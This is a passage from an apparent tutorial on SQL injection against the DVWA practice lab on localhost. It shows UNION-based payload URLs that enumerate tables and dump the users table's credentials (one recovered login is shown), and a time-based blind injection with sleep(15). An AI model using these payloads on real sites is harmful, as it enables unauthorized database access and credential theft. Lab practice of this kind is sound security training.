
<http://127.0.0.1/dvwa/vulnerabilites/sqli/?id=1>’ and 1=1 union select 1,group\_concat(table\_name)from information\_schema.tables --+ &submit=submit#



step 6:- Find out the username and password to get into the database


for doing this first we have open to users table

<http://127.0.0.1/dvwa/vulnerabilites/sqli/?id=1>’ and 1=1 union select 1,group\_concat(table\_name)from information\_schema.columns where table\_name = “users” --+ &submit=submit#




Then get the which you want like user , pass

<http://127.0.0.1/dvwa/vulnerabilites/sqli/?id=1>’ and 1=1 union select 1,group\_concat (user,0x0a,password)from users --+ &submit=submit#



Here we can obsere that the username and password

decrypt the password



Then we can login into the database with

username :- gordonb

password :- password

**Time Based Sql injection**

what is time based sql injection ?


Time-based SQL injection is a type of inferential injection or blind injection attack. Inferential injection attack is a type of attack in which no data is transferred between the attacker and the database and the attacker won’t be able to get results as easily as in an in-band injection attack. This is why it is also called a blind injection attack. An attacker can reconstruct and make a new database structure inside the database.

In a time-based attack, an attacker sends an SQL command to the server with code to force a delay in the execution of the queries.

The response time indicates whether the result of the query is true or false. Depending on the response, the attacker will execute another query. Because the attacker has to enumerate each character by character, this is usually a slow intrusion technique, especially for large databases.

It is same as blind based but just we making a delay with this command

<http://127.0.0.1/dvwa/vulnerabilites/sqli/?id=1> and 1=1’ and sleep(15) --+ &submit=submit#



\* When the result came after delay of time then the attack is

successful

\* When the result came after just press enter then the attack is

error.